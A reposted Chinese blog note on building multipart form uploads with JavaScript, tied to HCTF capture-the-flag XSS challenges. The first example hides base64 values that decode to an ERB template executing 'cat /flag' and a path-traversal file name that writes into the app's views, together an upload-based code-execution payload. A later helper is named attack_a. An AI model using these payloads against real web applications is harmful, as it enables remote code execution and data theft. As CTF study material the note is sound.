ajax上传表单的俩种方式

转载

weixin_38166686 于 2018-11-12 22:29:00 发布 25 收藏
原文链接：http://www.cnblogs.com/afanti/p/9949593.html

1.用h5对象上传表单（图片）

```
var formData = new FormData();
formData.append("authenticity_token", '1212121212');
formData.append("file[context]", "zxcvxzcvxzcv");
var content = 'PCU9IGBjYXQgL2ZsYWcgYCAlPg==';   //这是文件内容的base64
var blob = new Blob([content], { type: "image/png"});
formData.append("file[myfile]", blob,"Ly4uLy4uL2FwcC92aWV3cy9ob21lL2FhMzguZXJi");  //这里是文件名的base64
formData.append("commit", 'submit');
var request = new XMLHttpRequest();
request.open("POST", "https://xz.aliyun.com/t/3245");
request.send(formData);
```

请求体

```
------WebKitFormBoundaryKUQ7zZnBZ9d5xKT2
Content-Disposition: form-data; name="authenticity_token"

1212121212
------WebKitFormBoundaryKUQ7zZnBZ9d5xKT2
Content-Disposition: form-data; name="file[context]"

zxcvxzcvxzcv
------WebKitFormBoundaryKUQ7zZnBZ9d5xKT2
Content-Disposition: form-data; name="file[myfile]"; filename="Ly4uLy4uL2FwcC92aWV3cy9ob21lL2FhMzguZXJi"
Content-Type: image/png

PCU9IGBjYXQgL2ZsYWcgYCAlPg==
------WebKitFormBoundaryKUQ7zZnBZ9d5xKT2
Content-Disposition: form-data; name="commit"

submit
------WebKitFormBoundaryKUQ7zZnBZ9d5xKT2--
```

1.用h5对象上传表单（txt）

```
var formData = new FormData();
var content = 'testestestes';   //这是文件内容的base64
var blob = new Blob([content], { type: "text/plain"});
formData.append("file[myfile]", blob,"haha.txt");  //这里是文件名的base64
formData.append("commit", 'submit');
var request = new XMLHttpRequest();
request.open("POST", "https://xz.aliyun.com/t/3245");
request.send(formData);
```

请求体

```
------WebKitFormBoundaryFcFYtbPnXsiq8yjI
Content-Disposition: form-data; name="file[myfile]"; filename="haha.txt"
Content-Type: text/plain

testestestes
------WebKitFormBoundaryFcFYtbPnXsiq8yjI
Content-Disposition: form-data; name="commit"

submit
------WebKitFormBoundaryFcFYtbPnXsiq8yjI--
```


2.使用原生js上传表单数据

通过余弦这个网站辅助生成表单

```
xhr = function(){
  /*AJAX*/
  var request = false;
  if(window.XMLHttpRequest) {
    request = new XMLHttpRequest();
  } else if(window.ActiveXObject) {
    try {
      request = new window.ActiveXObject('Microsoft.XMLHTTP');
    } catch(e) {}
  }
  return request;
}();

request = function(method,src,argv,content_type){
  xhr.open(method,src,false);
  if(method=='POST')xhr.setRequestHeader('Content-Type',content_type);
  xhr.send(argv);
  return xhr.responseText;
}

attack_a = function(){
  var src = "https://xz.aliyun.com";
  var authenticity_token = "1212121212";
  var file = "zxcvxzcvxzcv";
  var argv_0 = "\r\n";
  argv_0 += "----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data;
name=\"authenticity_token\"\r\n\r\n";
  argv_0 += (authenticity_token+"\r\n");
  argv_0 += "----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data;
name=\"file\"\r\n\r\n";
  argv_0 += (file+"\r\n");
  argv_0 += "----------------------7964f8dddeb95fc5--\r\n";
  request("POST",src,argv_0,"multipart/form-data; boundary=--------------------7964f8dddeb95fc5");
}
```

请求体：

```
----------------------7964f8dddeb95fc5
Content-Disposition: form-data; name="authenticity_token"

1212121212
----------------------7964f8dddeb95fc5
Content-Disposition: form-data; name="file"

zxcvxzcvxzcv
----------------------7964f8dddeb95fc5--
```



HCTF share的详解ajax构造表单：

https://xz.aliyun.com/t/3258 xss上传表单

http://sec2hack.com/ctf/sctf2018-web-writeup.html xss获取源码

https://xz.aliyun.com/t/2469#toc-1巅峰极客wp，xss获取图片

转载于:https://www.cnblogs.com/afanti/p/9949593.html